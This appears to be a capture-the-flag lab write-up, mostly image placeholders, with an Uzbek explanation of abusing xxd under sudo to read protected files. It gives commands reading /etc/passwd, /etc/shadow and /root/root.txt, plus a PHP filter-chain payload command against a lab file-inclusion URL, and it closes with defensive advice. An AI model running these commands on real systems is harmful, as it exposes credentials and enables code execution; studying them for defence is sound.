LFILE=file\_to\_read


./xxd "$LFILE" | xxd -r

Example:

./xxd "/etc/passwd" | xxd –r

./xxd "/root/root.txt" | xxd -r

<https://exploit-notes.hdks.org/exploit/web/security-risk/php-filters-chain/>




[http://10.10.184.205/secret-script.php?file=**supersecretadminpanel.html**](http://10.10.184.205/secret-script.php?file=supersecretadminpanel.html)


**“supersecretadminpanel.html” =>**


python3 php\_filter\_chain\_generator.py --chain '<?php phpinfo(); ?>'


linkFor **php\_filter\_chain\_generator.py** : https://github.com/synacktiv/php\_filter\_chain\_generator



































**Make Public key**







































Info:



Ha, xxd buyruğidan noto‘g‘ri imtiyozlar yoki noto‘g‘ri sozlangan tizim xavfsizligi bo‘lsa, hujum usuli sifatida foydalanish mumkin. Ushbu usuldan imtiyozli fayllarni o‘qish yoki oshkor qilish uchun foydalanish mumkin.

**Tahlil va xavfsizlik muammosi**

LFILE=file\_to\_read

xxd "$LFILE" | xxd -r

Bu kod nima qiladi?

1. **xxd "$LFILE"** – Berilgan $LFILE faylini heksadecimal formatga aylantiradi.
2. **xxd -r** – Heksadecimal formatni asl holiga qaytaradi.
3. Bunda hech qanday o‘zgarish bo‘lmaydi, lekin natija standart chiqishga (stdout) chiqariladi.
4. Agar imtiyozlar noto‘g‘ri sozlangan bo‘lsa (LFILE maxfiy yoki ruxsatsiz fayl bo‘lsa), foydalanuvchi ushbu buyruq orqali faylning tarkibini ko‘rishi mumkin.

**Misol: maxfiy faylni o‘qish**

Agar oddiy foydalanuvchi /etc/shadow faylini o‘qishga harakat qilsa, odatda bunga ruxsat bo‘lmaydi:

cat /etc/shadow

Bu xatolik beradi:

cat: /etc/shadow: Permission denied

Ammo agar xxd sudo imtiyozi bilan ishlatilsa yoki noto‘g‘ri sozlangan sudo ruxsatlari bo‘lsa, u holda bu faylni quyidagicha o‘qish mumkin:

LFILE=/etc/shadow

xxd "$LFILE" | xxd -r

Agar sudo da ushbu buyruqni ishga tushirishga ruxsat bo‘lsa:

sudo xxd /etc/shadow | xxd -r

Bu holda /etc/shadow tarkibi ochiq ko‘rinadi.

**Xavfsizlik chorasi**

* **xxd ga imtiyozli ruxsatlar bermaslik**: Agar xxd sudo orqali ishlatilsa, sudo konfiguratsiyasini tekshirish kerak (sudo -l).
* **Fayllar ruxsatini to‘g‘ri sozlash**: Muhim tizim fayllari (/etc/shadow, /etc/passwd, SSH kalitlari va boshqalar) faqat kerakli foydalanuvchilarga o‘qish huquqi bilan cheklanishi lozim.
* **Audit va monitoring**: xxd ning foydalanish yozuvlarini kuzatish va shubhali harakatlarni aniqlash uchun auditd yoki syslog ni tekshirish.

**Xulosa**

xxd oddiy hexadecimal konvertor bo‘lsa ham, u noto‘g‘ri sozlangan tizimlarda **imtiyozli fayllarni oshkor qilish uchun ishlatilishi mumkin**. Tizim administratorlari bu kabi usullarga qarshi tegishli xavfsizlik choralarini ko‘rishlari kerak.

https://youtu.be/V6tS5iPIX08?si=f1ylm72ycvuZG46\_